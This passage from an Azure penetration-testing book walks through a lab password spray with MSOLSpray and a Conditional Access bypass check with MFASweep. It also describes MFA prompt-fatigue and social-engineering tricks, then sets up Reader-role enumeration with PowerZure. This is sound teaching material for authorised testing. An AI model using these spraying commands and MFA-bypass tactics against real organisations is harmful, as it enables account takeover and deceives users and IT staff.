


Figure 3.29 – Clicking on "Azure Active Directory"

- In the Azure AD console, in the **Manage** section, select **Users** and click on **Multi-Factor Authentication**:




Figure 3.30 – Clicking on "Multi-Factor Authentication"

11. This opens a new **Multi-factor Authentication** settings window. Select the users adaeze and juan and click **Enable** to enable MFA for them:

multi-factor authentication

users service settings

Note: only users licensed to use Microsoft Online Services are eligible for Multi-Factor Authentication. Learn more about how to license other users. Before you begin, take a look at the multi-factor auth deployment guide.

View: Multi-Factor Auth status:

☐	DISPLAY NAME ▲	USER NAME	MULTI-FACTOR AUTH STATUS
☒	adaeze	adaeze@azurepentesting.com	Disabled
☐	azureadmin	azureadmin@azurepentesting.com	Disabled
☐	David Okeyode	David@azurepentesting.com	Disabled
☐	Global Administrator	globaladministrator@azurepentesting.com	Disabled
☒	juan	juan@azurepentesting.com	Disabled
☐	Karl Fosaaen	KarlFosaaen@azurepentesting.com	Disabled

2 selected

quick steps

Manage user settings

Figure 3.31 – Enabling MFA for "adaeze" and "juan"

12. When prompted, click on **enable multi-factor auth**, and then click on **Close**:

About enabling multi-factor auth

Please read the [deployment guide](#) if you haven't already.

If your users do not regularly sign in through the browser, you can send them to this link to register for multi-factor auth: <https://aka.ms/MFASetup>

Figure 3.32 – Enabling MFA

13. In your pentest VM, open the PowerShell console, switch directories to your user's directory, and clone the MSOLSpray GitHub repository using the following commands:

```
cd C:\Users\%env:USERNAME%\
git clone https://github.com/dafthack/MSOLSpray.git
```

Here's what this looks like:

```
PS C:\Users\pentestadmin> cd C:\Users\%env:USERNAME%\
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> git clone https://github.com/dafthack/MSOLSpray.git
Cloning into 'MSOLSpray'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 13 (delta 2), reused 1 (delta 0), pack-reused 0
Receiving objects: 100% (13/13), 7.19 KiB | 7.19 MiB/s, done.
Resolving deltas: 100% (2/2), done.
PS C:\Users\pentestadmin>
```

Figure 3.33 – Cloning the MSOLSpray GitHub repository

14. Import the MSOLSpray PowerShell modules using the following commands:

```
cd .\MSOLSpray\
Import-Module .\MSOLSpray.ps1
```

15. Create a username list using the following command:

```
notepad userlist.txt
```

When prompted to create a new file, click **Yes**:




Figure 3.34 – Creating a new user list

16. Paste the username output that you made a note of earlier into Notepad. Save and close the Notepad document:




Figure 3.35 – Pasting the usernames created by the script earlier

17. Run MSOLSpray against the user accounts using the following commands. Specify the password output that you made a note of earlier. You should see a success message for all the accounts, but you should also see the output for the accounts that you enabled MFA for:

```
Invoke-MSOLSpray -UserList .\userlist.txt -Password
myPassword123
```

Here's what the output looks like:




Figure 3.36 – Performing a password spray attack against the user list

18. Open the Azure AD portal at <https://aad.portal.azure.com> in an InPrivate or Incognito window. Sign in with Sandra's credentials:

Username: sandra@<domain_name_suffix>

Password: myPassword123

19. You should now be able to access the Azure AD portal as Sandra. Also, you should be able to review the information of other users in the Azure AD tenant as Sandra! (This is the default behavior.)




Figure 3.37 – Accessing the Azure AD portal with Sandra's compromised account

- Go back to Azure Cloud Shell, logged in as the azureadmin user. Download the cleanup script to remove the test users that were created earlier and validate the download using the following commands:

```
Invoke-WebRequest -Uri http://bit.ly/az-pentest-cleanup-test-users -OutFile cleanup-test-users.ps1
```

```
Get-ChildItem
```

Here's what the output looks like:

```
PowerShell
PS /home/azureadmin> Invoke-WebRequest -Uri http://bit.ly/az-pentest-cleanup-test-users -OutFile cleanup-test-users.ps1
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin


Mode                LastWriteTime         Length Name
----                -
1----            3/24/2021  4:16 PM              clouddrive ->
                    /usr/csuser/clouddrive
-----            3/24/2021  4:52 PM             382 cleanup-test-users.ps1
-----            3/24/2021  4:19 PM             617 create-test-users.ps1
```

Figure 3.38 – Downloading the cleanup script

21. Execute the script using the following command:

```
./cleanup-test-users.ps1
```

Here's what the output looks like:

A terminal window with a dark blue background and white text. The prompt is 'PS /home/azureadmin>'. The command './cleanup-test-users.ps1' is entered and highlighted with a red box. The output shows five lines of 'Successfully deleted' followed by email addresses: 'sandra@azurepentesting.com', 'mike@azurepentesting.com', 'juan@azurepentesting.com', 'kwasi@azurepentesting.com', and 'adaeze@azurepentesting.com'. The final line is 'Test users successfully cleaned up'.

```
PS /home/azureadmin> ./cleanup-test-users.ps1
Successfully deleted sandra@azurepentesting.com
Successfully deleted mike@azurepentesting.com
Successfully deleted juan@azurepentesting.com
Successfully deleted kwasi@azurepentesting.com
Successfully deleted adaeze@azurepentesting.com
Test users successfully cleaned up
```

Figure 3.39 – Executing the cleanup script

Now that we understand how to guess credentials for users, let's look at additional situations that may limit our ability to use these credentials in an Azure environment.

Conditional Access policies

Advancements in Azure AD security have introduced the concept of Conditional Access policies. These policies can limit access to the Azure portal based on certain criteria that have been set by the administrators. Conveniently, attackers have figured out ways to bypass these policies to allow us to access the Azure and Microsoft 365 services.

Introducing MFASweep

MFASweep is a convenient tool that we can use to identify opportunities for bypassing Conditional Access policies.

MFASweep Information

Creator: Beau Bullock (Twitter: @dafthack)

Open Source or Commercial: Open source project

GitHub Repository: <https://github.com/dafthack/MFASweep>

Language: PowerShell

While this tool does go a bit beyond the scope of Azure, it can be used as part of an external penetration test to help gain a foothold with credentials that may be restricted by Conditional Access policies.

This tool will go through the following Microsoft services to identify any that allow access without MFA or Conditional Access requirements:

- Microsoft Graph API
- Azure Service Management API
- Microsoft 365 Exchange Web Services
- Microsoft 365 Web portal
- Microsoft 365 Web portal with mobile user agent (Android)
- Microsoft 365 ActiveSync

In one real-world scenario, we may find that users with mobile operating systems have exceptions to the standard Conditional Access rules. Why is that? Some mobile users will have frequent sign-ins from different IP addresses, and it may be difficult to predict those IPs. By using a mobile device user agent, we can pretend to be a mobile operating system, and thus bypass the Conditional Access requirement.

While we will not use this in our lab, it is beneficial to have the MFASweep tool available for your testing:

1. In your pentest VM, open the PowerShell console, switch directories to your user's directory, and clone the MFASweep GitHub repository using the following commands:

```
cd C:\Users\%env:USERNAME%\  
git clone https://github.com/dafthack/MFASweep.git
```

2. Import the MFASweep PowerShell module using the following commands:

```
cd .\ MFASweep\  
Import-Module .\ MFASweep.ps1
```

3. Run MFASweep against any user accounts that you have compromised using the following commands. You should see a success message for any accounts that allow Conditional Access policy bypasses:

```
Invoke-MFASweep -Username sandra@azurepentesting.com  
-Password myPassword123
```

While Conditional Access policy bypasses might not be available everywhere, there are additional *non-traditional* options for bypassing MFA requirements.

Additional MFA bypasses

Every tester's credential guessing worst nightmare is guessing a credential that requires an MFA token. While this may seem like a huge setback, there are some ways to get around MFA.

Social engineering is one option for getting around MFA requirements. Social engineering is the act of communicating with a target (via phone calls, emails, face-to-face conversations, and so on) to obtain information or access to resources.

By using a well-placed phishing email or phone call, we may be able to get a user to share their MFA code with us, while it is still valid. Alternatively, we could reach out to the IT department, pretending to be the victim account, and the friendly IT staff may be nice enough to issue us a new MFA token. If you are not too familiar with the concept of social engineering, we have added a link to more information in the *Further reading* section at the end of this chapter.

We do not really encourage this method for all penetration tests, but by repeatedly authenticating with a guessed credential, you may be able to catch a user at the right time and get an accidental approval from their device. Similarly, if you continually pester a user with multi-factor approvals, they may give up with the repeated denials and approve your request.

As penetration testers, the authors can attest that these strategies have worked in real assessments. We had a case where the user believed that there was something wrong with their MFA token, due to the repeated prompts to approve a login. The affected user contacted their IT department, who promptly disabled MFA while they attempted to troubleshoot the issue. Nobody seemed to be bothered by the fact that the login attempts were IP geolocating to a city on the other side of the country, but that made for a great addition to the report.

While these should not be expected as easy wins during every test, these examples come from real examples that the authors have observed during tests. So, even if you run into MFA, there is still hope!

As you will see later in this book, there are often plenty of options for escalating privileges in an Azure environment, but frequently, you will need to start things off with a lesser privileged account – maybe one with a poorly chosen password that isn't enrolled in MFA.

Summary

In this chapter, we covered ways to approach an Azure pentest scenario from the perspective of an outsider that has very little information about a target's cloud assets. We also learned how to find misconfiguration vulnerabilities to exposed resources, which could lead to initial access to a tenant.

In addition to that, we introduced a range of tools and techniques for compromising Azure AD user accounts that can be used for further exploits. The information we discussed in this chapter has hopefully equipped you so that you can anonymously discover and attack public Azure resources and vulnerable cloud identities.

In the next chapter, we will cover the attacks that can be done once you've guessed a credential or achieved *reader*-level access to a subscription.

Further reading

To learn more about what was covered in this chapter, please take a look at the following resources:

- Azure AD Identity Protection: <https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/overview-identity-protection>
- Azure AD Password Protection: <https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad>
- Social engineering: <https://www.csoonline.com/article/2124681/what-is-social-engineering.html>
- *Implementing Microsoft Azure Security Technologies* by David Okeyode, Packt Publishing

Section 2: Authenticated Access to Azure

The second part of the book will cover the core attacks that are available to authenticated users in an Azure environment. They will be separated by the general subscription rights (Reader, Contributor, Owner) required for each attack. This section also explains persistence methods available to attackers once they've gained access to a privileged Azure AD account.

This part of the book comprises the following chapters:

- *Chapter 4, Exploiting Reader Permissions*
- *Chapter 5, Exploiting Contributor Permissions on IaaS Services*
- *Chapter 6, Exploiting Contributor Permissions on PaaS Services*
- *Chapter 7, Exploiting Owner and Privileged Azure AD Role Permissions*
- *Chapter 8, Persisting in Azure Environments*

4

Exploiting Reader Permissions

While the Reader role is not as heavily used in subscriptions as the Contributor or Owner roles, it does allow users to read basic information about the resources and configurations of the services. As an initial entry point into an environment, the Reader role may allow you to read sensitive information that could be used to pivot to more privileged roles.

The Reader role does not allow any modifications to services or resources, but it will allow an attacker to enumerate the attack surface area for the environment. This reason is frequently a driver for issuing Reader access to any Azure AD accounts that might be provisioned for use during an Azure penetration test.

For good reason, many organizations want to avoid giving a penetration tester mutating (Contributor or higher) access on a subscription during a penetration test. By issuing a Reader role account, the tester will gain insight that will help them identify misconfigurations that may not be immediately obvious from an anonymous standpoint.

In this chapter, we will cover the process that can be followed with the Reader role, which will hopefully lead to access to sensitive information, or an elevated role in the subscription. This process will be outlined through the following topics:

- Preparing for the Reader exploit scenarios
- Gathering an inventory of resources
- Reviewing common cleartext data stores
- Exploiting dynamic group memberships

As a point of clarification for this chapter, we will consider the Reader role as applied to an Azure AD user at the subscription level, versus the management group, resource group, or individual resource levels.

Technical requirements

For this chapter, we will be making use of the following tools:

- PowerZure – <https://github.com/hausec/PowerZure>
- MicroBurst – <https://github.com/NetSPI/MicroBurst>

MicroBurst should already be installed on your pentest VM from previous chapters, but PowerZure will be a new addition for this chapter. All of the examples from this chapter can be executed using the pentest VM that we created in *Chapter 2, Building Your Own Environment*, or from an equivalently set up Windows desktop.

Before we begin with any of the scenarios, we will walk through the process of setting up the test subscription for the upcoming examples.

Preparing for the Reader exploit scenarios

This hands-on exercise will prepare us for the rest of the exercises in this chapter. To follow along with the scenarios that we will cover in this chapter, you will need to set up a user with Reader permissions and some vulnerable workload configurations in your own Azure subscription. We have automated this process using a PowerShell script that you can run from Azure Cloud Shell.

Here's how we will complete this exercise:

1. Open a web browser and browse to the Azure portal at <https://portal.azure.com>. Sign in with the `azureadmin` credentials.

- In the Azure portal, click on the Cloud Shell icon in the top-left corner. Select **PowerShell**:



Figure 4.1 – Azure Cloud Shell icon

- In the PowerShell session within the Cloud Shell pane, run the following command to download a script to create a user account with Reader permissions and set up the required vulnerable workloads:

```
PS C:\> Invoke-WebRequest http://bit.ly/reader-scenarios
-O reader-scenario.ps1
```

```
PS C:\> Get-ChildItem
```

The shortened URL points to this GitHub URL: <https://raw.githubusercontent.com/PacktPublishing/Penetration-Testing-Azure-for-Ethical-Hackers/main/chapter-4/resources/reader-scenario.ps1>.

Here is a screenshot of what it looks like:





Figure 4.2 – Download and confirmation of the setup script

- Run the downloaded script to provision the objects and resources needed for the exercises in this chapter using the following command:

```
PS C:\> ./reader-scenario.ps1
```


When prompted to enter a password, enter myPassword123 (or a password of your choosing) and press *Enter*. Wait for the script deployment to complete. The deployment may take about 8 minutes to complete:



```
PowerShell
PS /home/azureadmin> ./reader-scenario.ps1
Deployment Started 01/30/2021 12:06:12
Please enter a password: myPassword123
```

Figure 4.3 – Example output for the setup script

What does the script do?

The script creates a user account with Reader permissions in the Azure subscription. The script also sets up the resources and objects shown in *Figure 4.4*:

- A container registry instance
- An Ubuntu Linux VM
- An Azure Automation account
- A web app resource
- A MySQL platform database:




Figure 4.4 – Diagram of resources created by the script

5. After the script has completed, the key information that you will need for the rest of this exercise will be displayed in the output section. Copy the information into a Notepad document for later reference. There are two values that you will need from the output section:
 - ♦ **Azure Reader User:** This is the exercise username with Reader permissions to the Azure subscription. We will grant it Reader permissions to Azure AD in the next step.
 - ♦ **Azure Reader User Password:** This is the password of the Azure Reader user that you entered earlier:

```

Transcript started, output file is reader-account-output.txt
#####
# Script Output #
#####
Azure Reader User: readeruser@azurepentesting.com
Azure Reader User Password: myPassword123

Transcript stopped, output file is /home/azureadmin/reader-account-output.txt
Deployment Ended 06/03/2021 12:38:15
PS /home/azureadmin>

```

Figure 4.5 – Final output of the setup script

6. Back in the Azure portal (still authenticated as the azureadmin user), browse to **Azure Active Directory**. Click on **Roles and administrators**, then click on the **Global reader** role:




Figure 4.6 – Addition of the Global reader Azure AD role

7. In the **Global reader | Assignments** blade, click on **Add assignments**, select the **readeruser** object, and then click on **Add**. This will ensure that the readeruser account has Global reader permissions in Azure AD in addition to the subscription Reader permissions:




Figure 4.7 – Adding the readeruser account as a Global Reader

8. Connect to your pentest VM using RDP and open PowerShell as an administrator. Authenticate to Azure using the following command:

```
PS C:\> Connect-AzAccount
```

9. When prompted to authenticate, use the **Azure Reader Admin User** value (from the script output) as the username and the **Azure Reader Admin User Password** value (also from the script output) as the password:

```
PS C:\Users\pentestadmin> Connect-AzAccount

Account                               SubscriptionName TenantId
-----
readeruser@azurepentesting.com Development 40d5707e-b434-4f10-9d7d-21...
```

Figure 4.8 – Successful authentication as the readeruser account

You are now authenticated as the newly created `readeruser` account. This account is assigned the Global Reader role in Azure AD and the Reader role in the Azure subscription. This account will be used in subsequent exercises to exploit various weaknesses in the Azure environment. Keep the PowerShell session open for the next exercise.

Gathering an inventory of resources

After gaining access to an Azure AD account with the Reader role applied, our first step should be enumeration. We will want to know what we are working with and what additional exposures may exist in the external environment.

In our earlier enumeration examples, we relied on wordlists and brute-force enumeration to find Azure services that might be in a subscription. With Reader access, we can poll all the available services to gather a definitive list of resources with an internal and external attack surface area.

In this section, we will show an easy way to quickly enumerate all of the available resources in an Azure subscription, using built-in functionality in the Azure portal. This is a great way to keep track of assets that you are testing during an engagement:

1. Log in to the portal as the `readeruser` account.
2. Navigate to the **All resources** blade:




Figure 4.9 - The All resources blade

3. Select **Export to CSV** from the top menu bar.
4. Download the CSV and sort the resource data by **TYPE** with Excel.
5. Add an additional column for Count and fill in the column with 1 in each row.
6. Use the Subtotal Excel function (with the following settings) to do a count at each change in type:




Figure 4.10 – Creating the subtotals of resource types

7. This should result in a nicely summarized list of all of the available resources in the subscription:

NAME	TYPE	RESOURCE GROUP	LOCATION	SUBSCRIPTION	Count
	App Service Count				11
	App Service plan Count				7
	Automation Account Count				3
	Availability set Count				1
	Azure Cosmos DB account Count				1
	Cognitive Services Count				1
	Container registry Count				1
	Disk Count				103
	Image Count				4
	IoT Hub Count				1
	Key vault Count				3
	Kubernetes service Count				1
	Log Analytics workspace Count				2
	Network interface Count				107
	Network security group Count				89
	Public IP address Count				122
	Recovery Services vault Count				1
	Route table Count				1
	Runbook Count				15
	SendGrid Account Count				2
	Snapshot Count				2
	Solution Count				5
	SQL database Count				1
	SQL server Count				2
	Storage account Count				43
	Virtual machine Count				24
	Virtual machine scale set Count				1
	Virtual network Count				35
	Grand Count				589

Figure 4.11 – Summary list of Azure resources

While the portal is a great visual tool, it is not always the most efficient method for gathering configuration information. For that, we will want to use tools that can automate the collection of the configurations via scripting and PowerShell modules.

Introducing PowerZure

PowerZure is a PowerShell-based tool for enumerating resources and exploiting vulnerable configurations of services within Azure. It consists of multiple built-in functions that can be used to gather information about an Azure environment and to exploit discovered resources. We will be using some of the functions in this chapter and the following chapters.

PowerZure information

Creator: Ryan Hausknecht (Twitter: @haus3c)

Open source or commercial: Open source project

GitHub repository: <https://github.com/hausec/PowerZure>

Language: PowerShell

Next, we will use PowerZure to gather information about our example subscription.

Hands-on exercise – gathering subscription access information with PowerZure

In this exercise, we will download PowerZure on the pentest VM and import it into our PowerShell session. Here are the tasks that we will complete in this exercise:

- **Task 1:** Download PowerZure.
- **Task 2:** Import the `Powerzure.ps1` module.
- **Task 3:** Run the `Get-AzureTargets` function to review user permissions.
- **Task 4:** Review the gathered information.


Let's begin:

1. In an Az PowerShell module-authenticated PowerShell session on your pentest VM, download PowerZure using the following commands:

```
